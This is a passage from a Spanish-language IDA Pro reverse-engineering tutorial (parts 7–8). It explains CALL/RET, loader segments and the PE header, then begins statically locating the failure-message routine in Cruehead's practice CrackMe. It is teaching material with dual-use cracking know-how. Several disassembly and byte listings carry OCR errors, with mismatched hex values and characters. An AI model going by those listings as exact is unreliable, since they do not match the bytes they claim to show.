Bueno salvo el JMP y el NOP que están colados en la tabla, el resto son saltos condicionales que evalúan diferentes estados de una comparación, si el primero es mayor, o si es mayor o igual, si es menor etc, hay diversas posibilidades, las cuales veremos más adelante con mayor profundidad al ver el DEBUGGER.

## CALL Y RET

Otras instrucciones que mencionaremos son el CALL para llamar a una función y el RET para volver de la misma a la instrucción siguiente del punto de llamada.

```

1ces of: cmp   Hex View-1 Structures
00401228 push    offset String
0040122D call    sub_40137E
00401232 push    eax
00401233 push    offset byte 40217E
00401238 call    sub_4013d8
0040123D add     esp, 4
00401240 pop     eax
00401241 cmp     eax, ebx
00401243 jz      short loc_40124C

```

Allí vemos un ejemplo de un CALL, el mismo saltara a 0x4013d8 a ejecutar dicha función (vemos el sub\_ delante de la dirección 0x4013D8 que nos indica esto).

El CALL guarda en el TOP del stack el valor donde retornara o return address en este caso 0x40123d, dentro de la función a la cual puedo entrar haciendo ENTER en el CALL.

Occurrences of: cmp

```

004013D8
004013D8 sub_4013D8 proc near
004013D8
004013D8 arg_0= dword ptr 4
004013D8
004013D8 xor     eax, eax
004013DA xor     edi, edi
004013DC xor     ebx, ebx
004013DE mov     esi, [esp+arg_0]

```

```

004013E2
004013E2 loc_4013E2:
004013E2 mov     al, 0Ah
004013E4 mov     bl, [esi]
004013E6 test    bl, bl
004013E8 jz      short loc_4013F5

```

```

004013EA sub     bl, 30h
004013ED imul    edi, eax
004013F0 add    edi, ebx
004013F2 inc    esi
004013F3 jmp    short loc_4013E2

```

```

004013F5
004013F5 loc_4013F5:
004013F5 xor     edi, 1234h
004013FB mov     ebx, edi
004013FD retn
004013FD sub_4013D8 endp
004013FD

```

Al terminar la función la misma llegara a un RET que toma la dirección de retorno guardada en el stack 0x40123d y salta allí, continuando la ejecución luego del CALL.

```

00401228 push    offset String
0040122D call    sub_40137E
00401232 push    eax
00401233 push    offset byte_40217E
00401238 call    sub_4013D8
0040123D add    esp, 4
00401240 pop    eax
00401241 cmp    eax, ebx
00401243 jz     short loc_40124C

```

Bueno con esto terminamos un paneo rápido de las instrucciones principales, algunas las detallaremos más adelante, cuando haya que tener más precisión y detalle.

Hasta la parte 8

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 8

Ya hemos visto a vuelo de pájaro las principales instrucciones ahora sigamos con el LOADER.

La forma de trabajar cuando uno no tiene mucha practica con reversing estático es ir comentando y renombrando algunas pocas cosas que podemos darnos cuenta y la mayor parte del trabajo hacerlo debuggeando. A medida que uno va teniendo más practica con el reversing estático puede lograr más y más reversing casi sin debuggear o a veces sin debuggear.

Normalmente y dado lo extenso de los programas, uno no los va a reversear completamente sino una o varias funciones de alguna zona que necesita entender para algún propósito.

IDA es una herramienta que nos proporciona la posibilidad que interactuemos de forma de obtener los mejores resultados de reversing como ninguna tool, pero dependerá el resultado de la capacidad de reversing del que la usa.

La famosa frase “No es culpa de la flecha sino del indio”, aquí se aplica completamente es necesario practicar y mejorar en el uso del IDA, si fallamos o no obtenemos un buen resultado debemos mejorar nuestro nivel y practicar más y más, no es una herramienta sencilla y tiene miles y miles de posibilidades lo cual hace que todos los días podamos aprender cosas nuevas cuando la usamos.

Vamos a comenzar a mirar estáticamente el CRACKME DE CRUEHEAD no importa si llegamos hasta la solución o si es necesario finalmente terminarlo cuando lleguemos a la parte de DEBUGGER, lo importante es acostumbrarse a jugar con el LOADER e ir mejorando nuestra confianza con el mismo.

Si vamos a VIEW-OPEN SUBVIEW-SEGMENTS veremos los segmentos que carga el LOADER en forma automática.

Vemos que por ejemplo el HEADER que estaría en 0x400000 antes de las secciones, no está cargado ya que en las opciones cuando carga por primera vez al dar todo OK carga automáticamente solo algunas secciones del ejecutable sin el HEADER.


Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es	ss
CODE	00401000	00402000	R	.	X	.	L	para	0001	public	CODE	32	0000	0000
DATA	00402000	00403000	R	W	.	.	L	para	0002	public	DATA	32	0000	0000
.idata	00403000	00404000	R	W	.	.	L	para	0003	public	DATA	32	0000	0000

Vemos que luego del NOMBRE de la sección, están las direcciones de inicio START y final de la misma END, luego las columnas RWX me dicen si tiene inicialmente permiso de lectura o READ(R), de escritura o WRITE(W) y de ejecución(X).


Luego vemos dos columnas con los nombres D y L que corresponden a DEBUGGER y LOADER, vemos que la de DEBUGGER esta vacía pues se llama cuando cargamos el programa en modo DEBUGGER y nos muestra los segmentos cargados en el mismo y L nos muestra los que carga el LOADER y luego algunas otras columnas mas no tan importantes.

En este caso no tiene mayor importancia cargar el header, ya vimos en la parte anterior que cuando renombramos una instrucción y le pusimos un salto a 0x400000 nos la marco en rojo como una dirección que no está cargada en el LOADER.


Si quisiera cargar el HEADER lo vuelvo a abrir el CRACKME.exe




Le pongo que sobrescriba o OVERWRITE todo el análisis anterior y me haga uno nuevo.



Le pongo la tilde a MANUEL LOAD y al dar OK



Me pregunta si quiero manualmente cambiar la BASE de donde se cargará el ejecutable le doy OK con el valor que trae.




Y me preguntara manualmente uno por uno que segmentos quiero cargar a todos le doy YES.

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD
HEADER	00400000	00401000	? .	? .	? .	. L	page	0007	public	DATA	32	
CODE	00401000	00402000	R .	X .	. L	para	0001	public	CODE	32		
DATA	00402000	00403000	R W .	. .	. L	para	0002	public	DATA	32		
.idata	00403000	00404000	R W .	. .	. L	para	0003	public	DATA	32		
.edata	00404000	00405000	R . .	. .	. L	para	0004	public	DATA	32		
.reloc	00405000	00406000	R . .	. .	. L	para	0005	public	DATA	32		
.rsrc	00406000	00408000	R . .	. .	. L	para	0006	public	DATA	32		
OVERLAY	00408000	00408200	R W .	. .	. L	byte	0000	private	DATA	32		

Y ahí tengo cargado en el LOADER todas las secciones incluso el HEADER y varias más de DATOS.

Esto normalmente no es necesario hacerlo, pero es bueno tenerlo en cuenta.

Ahora guardare un SNAPSHOT con FILE-TAKE DATABASE SNAPSHOT y cambiare un salto a JMP 0x400000 como antes.



Vemos que ya no sale la dirección 0x400000 en rojo y nos pone allí que es la ImageBase, incluso podemos ir a ver allí cliqueando en el nombre ImageBase.


```

;-----[REMOVED]-----;
HEADER:00400000 ; Segment type: Pure data
HEADER:00400000 HEADER
HEADER:00400000 segment page public 'DATA' use32
HEADER:00400000 assume cs:HEADER
HEADER:00400000 ;org 400000h
HEADER:00400000 dw 5A4Dh ; CODE XREF: sub_401253+B2!j
HEADER:00400000 ; DATA XREF: HEADER:0040003C↓o ...
HEADER:00400000 ; PE magic number
HEADER:00400000 ; Bytes on last page of file
HEADER:00400000 ; Pages in file
HEADER:00400000 ; Relocations
HEADER:00400000 ; Size of header in paragraphs
HEADER:00400000 ; Minimum extra paragraphs needed
HEADER:00400000 ; Maximum extra paragraphs needed
HEADER:00400000 ; Initial (relative) SS value
HEADER:00400000 ; Initial SP value
HEADER:00400000 ; Checksum
HEADER:00400000 ; Initial IP value
HEADER:00400000 ; Initial (relative) CS value
HEADER:00400000 ; File address of relocation table
HEADER:00400000 ; Overlay number
HEADER:00400000 ; Reserved words
HEADER:00400000 ; OEM identifier (for e_oeminfo)
HEADER:00400000 ; OEM information; e_oemid specific
HEADER:00400000 ; Reserved words
HEADER:00400000 dd offset dword_400100 - offset __ImageBase ; File address of new exe header
00000006 00400006: HEADER:00400006 (Synchronized with Hex View-1)

```

Allí vemos entonces el header en 0x400000 con su tag ImageBase y el contenido que es detectado como header y mostrado con sus campos.

Bueno volvamos el snapshot anterior antes de romper todo con VIEW-DATABASE SNAPSHOT MANAGER y le damos a RESTORE.




Por supuesto en todo ejercicio de cracking o reversing las strings cumplen un papel primordial para guiarnos a zonas importantes, si las hay nos pueden ayudar, veamos en VIEW-OPEN SUBVIEW-STRING que vemos.

A screenshot of the IDA Pro interface, specifically the 'Strings' window. The window title is 'Strings wind...'. It displays a table of strings with columns: Address, Length, Type, and String. The table contains 75 entries, with the first few lines of data shown below. The last line shows 'Line 1 of 75' at the bottom.

Address	Length	Type	String
\$ DATA:004020D6	00000011	C	Try to crack me!
\$ DATA:004020E7	0000000D	C	CrackMe v1.0
\$ DATA:004020F4	0000001C	C	No need to disasm the code!
\$ DATA:00402110	00000005	C	MENU
\$ DATA:00402115	0000000A	C	DLG_REGIS
\$ DATA:0040211F	0000000A	C	DLG_ABOUT
\$ DATA:00402129	0000000B	C	Good work!
\$ DATA:00402134	0000002C	C	Great work, mate!\rNow try the next CrackMe!
\$ DATA:00402160	00000009	C	No luck!
\$ DATA:00402169	00000015	C	No luck there, mate!
.edata:00404032	0000000C	C	crackme.EXE
.edata:0040403E	00000008	C	WndProc
.reloc:0040500D	00000013	C	030=0F0K0X0i0o0y0}0
.reloc:00405039	00000005	C	1)0-0
.reloc:00405049	00000005	C	2)242
.reloc:00405051	00000009	C	2P3U3I3q3
.reloc:00405069	00000021	C	4\$4*40464<484H4N4T4Z4`4f4l4r4x4~4
.reloc:004050BD	0000001E	C	5 5&5,52585>5D5J5P5V5\\5b5h5n5

Ahora como hay más secciones, hay más strings detectadas que antes, igual si corremos suelto el crackme.exe fuera de IDA vemos en el HELP hay una opción REGISTER y nos pide un user y pass y si ponemos cualquiera, nos sale el cartel NO LUCK THERE, MATE!.



Buscamos esa string en el IDA en la lista.

Address	Length	Type	String
DATA:004020D6	00000011	C	Try to crack me!
DATA:004020E7	0000000D	C	CrackMe v1.0
DATA:004020F4	0000001C	C	No need to disasm the code!
DATA:00402110	00000005	C	MENU
DATA:00402115	0000000A	C	DLG_REGIS
DATA:0040211F	0000000A	C	DLG_ABOUT
DATA:00402129	0000000B	C	Good work!
DATA:00402134	0000002C	C	Great work_mate!\rNow try the next CrackMe!
DATA:00402160	00000009	C	No luck!
DATA:00402169	00000015	C	No luck there, mate!
.edata:00404032	0000000C	C	crackme.EXE
.edata:0040403E	00000008	C	WndProc
.reloc:0040500D	00000013	C	030=0F0KOX0i0o0y0j0
.reloc:00405039	00000005	C	1)0-0

Si hacemos doble click en la string

```

DATA:00402169 aNoLUCK           db 'No luck!',0
DATA:00402169
● DATA:00402169 ; CHAR aNoLuckThereMat[]
DATA:00402169 aNoLuckThereMat db 'No luck there, mate!',0 ; DATA XREF: sub_401362+E↑o
DATA:00402169
● DATA:0040217E ; CHAR byte_40217E[16]
; DATA XREF: sub_401362+9↓o
; sub_40137E+31↓o
; sub_40137E+36↓o

```


Vemos 0x402169 cuyo contenido es la string esa, sabemos que si apretamos D en la dirección esta se verán los bytes sueltos de la string.

```

DATA:00402160
● DATA:00402169 ; CHAR byte_402169[1]
DATA:00402169 byte_402169    db 4Eh
DATA:00402169
● DATA:0040216A           db 6Fh ; o
● DATA:0040216B           db 20h
● DATA:0040216C           db 6Ch ; l
● DATA:0040216D           db 75h ; u
● DATA:0040216E           db 68h ; c
● DATA:0040216F           db 68h ; k
● DATA:00402170           db 20h
● DATA:00402171           db 74h ; t
● DATA:00402172           db 68h ; h
● DATA:00402173           db 65h ; e
● DATA:00402174           db 72h ; r
● DATA:00402175           db 65h ; e
● DATA:00402176           db 20h ;
● DATA:00402177           db 20h
● DATA:00402178           db 60h ; m
● DATA:00402179           db 61h ; a
● DATA:0040217A           db 74h ; t
● DATA:0040217B           db 65h ; e
● DATA:0040217C           db 94h ; .

```

Y si, apretemos A en la dirección así vuelve como antes y apretó X para ver las dos referencias que muestra a la derecha con más comodidad.



Vemos que desde dos funciones diferentes es llamada dicha string, una es sub\_401362 y la otra es sub\_40137E y que ambas están más arriba de la dirección donde estamos por eso en la columna DIRECTION nos muestra en ambas UP.


Sabemos que son dos funciones diferentes porque ida nos muestra las direcciones de las referencias como función más XXXX y si fueran en la misma función debería cambiar el XXXX pero mantenerse la misma primera parte aquí ambos sub\_ son distintos por eso diferentes funciones.

```

00401362
00401362
00401362
00401362 sub_401362 proc near
00401362 push    0          ; uType
00401364 call    MessageBeep
00401369 push    30h        ; uType
0040136B push    offset aNoLuck ; "No luck!"
00401370 push    offset aNoLuckThereMat ; "No luck there, mate!"
00401375 push    dword ptr [ebp+8] ; hWnd
00401378 call    MessageBoxA
0040137D retn
0040137D sub_401362 endp
0040137D

```


Esta es la primera referencia y abajo la segunda.



Tenemos las zonas donde nos tirara el cartel malo cuando ponemos user y password equivocados, como vamos a tratar de llegar lo más lejos posible sin debuggear si alguien quiere ayudarse por ahora y chequearlo en OLLYDBG debuggeando no hay problema pueden poner un breakpoint en ambas

direcciones y ver si para cuando ponemos una clave que no es correcta, por ahora ayudarse en los comienzos suele ser útil, la idea es poco a poco necesitar cada vez menos de esas ayudas a medida que nos afianzamos con IDA, igualmente podríamos poner un breakpoint en ambos bloques aquí en IDA y ver si para de la misma forma usando el DEBUGGER de IDA pero para ir transicionando creo que mejor eso dejarlo para más adelante.


Tomemos la primera de las dos referencias




```
00401362
00401362
00401362
00401362 sub_401362 proc near
00401362 push    0          ; uType
00401364 call    MessageBeep
00401369 push    30h        ; uType
0040136B push    offset aNoLuck ; "No luck!"
00401370 push    offset aNoLuckThereMat ; "No luck there, mate!"
00401375 push    dword ptr [ebp+8] ; hWnd
00401378 call    MessageBoxA
0040137D retn
0040137D sub_401362 endp
0040137D
```

Vemos que es un llamado a la api MessageBox que es la que saca esos cartelitos como el de NO LUCK THERE MATE y le está pasando como argumento las strings NO LUCK para el título de la ventanita y NO LUCK THERE MATE como el texto de la misma.


Vemos que en la otra referencia es exactamente igual, quiere decir que el cartel de chico malo se puede disparar desde dos lugares diferentes posiblemente evaluando diferentes cosas, y para que salga el cartel de chico bueno habrá que evitar ambas.




Si vemos las referencias a 0x401362 con la X, vemos un solo lugar antes de ir allí renombremos la función 0x401362 con un nombre que nos diga algo de lo que hace, por ejemplo CARTEL\_ERROR.




Apretando la N en la dirección ahí escribimos nuestro nuevo nombre.




Ahora si vayamos a la referencia.



Allí vemos el bloque que nos lleva a CARTEL\_ERROR y antes una decisión que toma el programa, antes que nada, como yo al reversear quiero ver las cosas de un solo golpe de vista a los bloques de error o malos, los pinto de algo parecido al rojo para que resalten.



Allí está el ícono para cambiar el color, muchos dirán esto no es necesario, pero en funciones complejas tener las cosas resaltadas es muy importante.



Y allí hay un salto condicional por ahora como recién comenzamos no evaluaremos porque salta a un bloque o al otro, pero miremos dentro del bloque de 0x40124c entrando a ese call 0x40134d con ENTER.

